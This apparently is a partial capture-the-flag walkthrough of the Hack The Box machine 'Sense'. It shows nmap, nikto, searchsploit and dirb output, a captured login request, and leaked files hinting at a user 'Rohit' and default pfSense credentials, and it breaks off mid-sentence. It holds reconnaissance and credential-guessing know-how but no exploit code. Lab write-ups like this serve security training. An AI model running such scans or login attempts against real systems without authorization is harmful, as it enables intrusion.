
enumeration

```
nmap -sC -sV -sT -oN /home/kali/machines/retired/sense/nmap.txt 10.10.10.60
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-13 10:26 EST
Nmap scan report for 10.10.10.60
Host is up (0.19s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE    VERSION
80/tcp  open  http       lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
443/tcp open  ssl/https?
| ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US
| Not valid before: 2017-10-14T19:21:35
|_Not valid after:  2023-04-06T19:21:35
|_ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.60 seconds
```

here we can see it is not a linur nor a windows it is a freeBSD system and ports open are

80-http
443-ssl(https)


going to the page we can see a login page



Username or Password incorrect


Enter username and password to login.

but first we will run searchsploit nikto and gobuster



```
┌──(root💀kali)-[/home/kali]
└─# nikto -h https://10.10.10.60
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.60
+ Target Hostname:    10.10.10.60
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=US/ST=Somewhere/L=Somecity/O=CompanyName/OU=Organizational Unit Name (eg, section)/CN=Common Name (eg, YOUR name)/emailAddres
s=Email Address
                   Ciphers:  AES256-SHA
                   Issuer:   /C=US/ST=Somewhere/L=Somecity/O=CompanyName/OU=Organizational Unit Name (eg, section)/CN=Common Name (eg, YOUR name)/emailAddres
s=Email Address
+ Start Time:         2021-01-13 10:38:59 (GMT-5)
---------------------------------------------------------------------------
+ Server: lighttpd/1.4.35
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie cookie_test created without the secure flag
+ Cookie cookie_test created without the httponly flag
^C
```

here we can lot of new things related to cookies but these are not that much of an issue next we will run searchsploit



```
┌──(root💀kali)-[/home/kali]
└─# searchsploit lighttpd
------------------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                                    |  Path
------------------------------------------------------------------------------------------------------------------ ---------------------------------
lighttpd - Denial of Service (PoC)                                                                                | linux/dos/18295.txt
Lighttpd 1.4.15 - Multiple Code Execution / Denial of Service / Information Disclosure Vulnerabilities            | windows/remote/30322.rb
Lighttpd 1.4.16 - FastCGI Header Overflow Remote Command Execution                                                | multiple/remote/4391.c
Lighttpd 1.4.17 - FastCGI Header Overflow Arbitrary Code Execution                                                | linux/remote/4437.c
lighttpd 1.4.31 - Denial of Service (PoC)                                                                         | linux/dos/22902.sh
Lighttpd 1.4.x - mod_userdir Information Disclosure                                                               | linux/remote/31396.txt
lighttpd 1.4/1.5 - Slow Request Handling Remote Denial of Service                                                 | linux/dos/33591.sh
Lighttpd < 1.4.23 (BSD/Solaris) - Source Code Disclosure                                                          | multiple/remote/8786.txt
------------------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

nothing interesting

lets run gobuster


cannot run go buster lets try dirb

at the mean time i captured the login packet with burp and created a login.req file containing the burp request packet

```
POST /index.php HTTP/1.1

Host: 10.10.10.60

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://10.10.10.60/index.php

Content-Type: application/x-www-form-urlencoded

Content-Length: 120

Origin: https://10.10.10.60

Connection: close

Cookie: PHPSESSID=63984c7e144d35c49cb6e7542e5bda60; cookie_test=1610556028

Upgrade-Insecure-Requests: 1



__csrf_magic=sid%3A195901255881d6a64dd99defb6e51d7487b6b7c9%2C1610
```

and now we will run sqlmap on that

running dirb gave us lot of directors with lot of information



```
┌──(root💀kali)-[/home/kali]
└─# dirb https://10.10.10.60

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jan 13 10:46:35 2021
URL_BASE: https://10.10.10.60/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://10.10.10.60/ ----
==> DIRECTORY: https://10.10.10.60/classes/
==> DIRECTORY: https://10.10.10.60/css/
+ https://10.10.10.60/favicon.ico (CODE:200|SIZE:1406)
==> DIRECTORY: https://10.10.10.60/includes/
+ https://10.10.10.60/index.html (CODE:200|SIZE:329)
+ https://10.10.10.60/index.php (CODE:200|SIZE:6690)
==> DIRECTORY: https://10.10.10.60/installer/
==> DIRECTORY: https://10.10.10.60/javascript/
==> DIRECTORY: https://10.10.10.60/themes/
==> DIRECTORY: https://10.10.10.60/tree/
==> DIRECTORY: https://10.10.10.60/widgets/
+ https://10.10.10.60/xmlrpc.php (CODE:200|SIZE:384)

---- Entering directory: https://10.10.10.60/classes/ ----
^C> Testing: https://10.10.10.60/classes/.listings
```


here we saw /index.html
/xmlrpc.php
/changelog.txt
/system-user.txt

these 2 txt file are also of much use

so we visted all of them


Begin installation

and its source code reveals



```
<HTML>
<BODY>

<center>

<img src='fred.png'>

<p>
    <A HREF='/dfuife.cgi'>Begin installation</A>
</p>

<!--
<p>
    Connect to host via SSH:
    <applet CODEBASE="." ARCHIVE="jta20.jar" CODE="de.mud.jta.Applet" WIDTH=55 HEIGHT=25>
    <param NAME="config" VALUE="applet.conf">
    </applet>
</p>
-->

</center>

</BODY>
</HTML>

```

and now /xmlnpc




```
−<methodResponse>
  −<fault>
    −<value>
      −<struct>
        −<member>
            <name>faultCode</name>
          −<value>
              <int>105</int>
            </value>
          </member>
        −<member>
            <name>faultString</name>
          −<value>
              <string>XML error: Invalid document end at line 1</string>
            </value>
          </member>
        </struct>
      </value>
    </fault>
  </methodResponse>
```


so we can see a hint in /index.html page saying

```
<!--
<p>
   Connect to host via SSH:
   <applet CODEBASE="." ARCHIVE="jta20.jar" CODE="de.mud.jta.Applet"
WIDTH=55 HEIGHT=25>
      <param NAME="config" VALUE="applet.conf">
   </applet>
</p>
-->
```

and then the txt files



```
# Security Changelog

### Issue
There was a failure in updating the firewall. Manual patching is therefore required

### Mitigated
2 of 3 vulnerabilities have been patched.

### Timeline
The remaining patches will be installed during the next maintenance window
```




```
####Support ticket###

Please create the following user


username: Rohit
password: company defaults
```

but first lets run sqlmap

it yields no result

so we see a username “rohit”

and password is default password so we check google for default password for



Default Username and Password

The default credentials for a pfSense® software installation are:

Username:

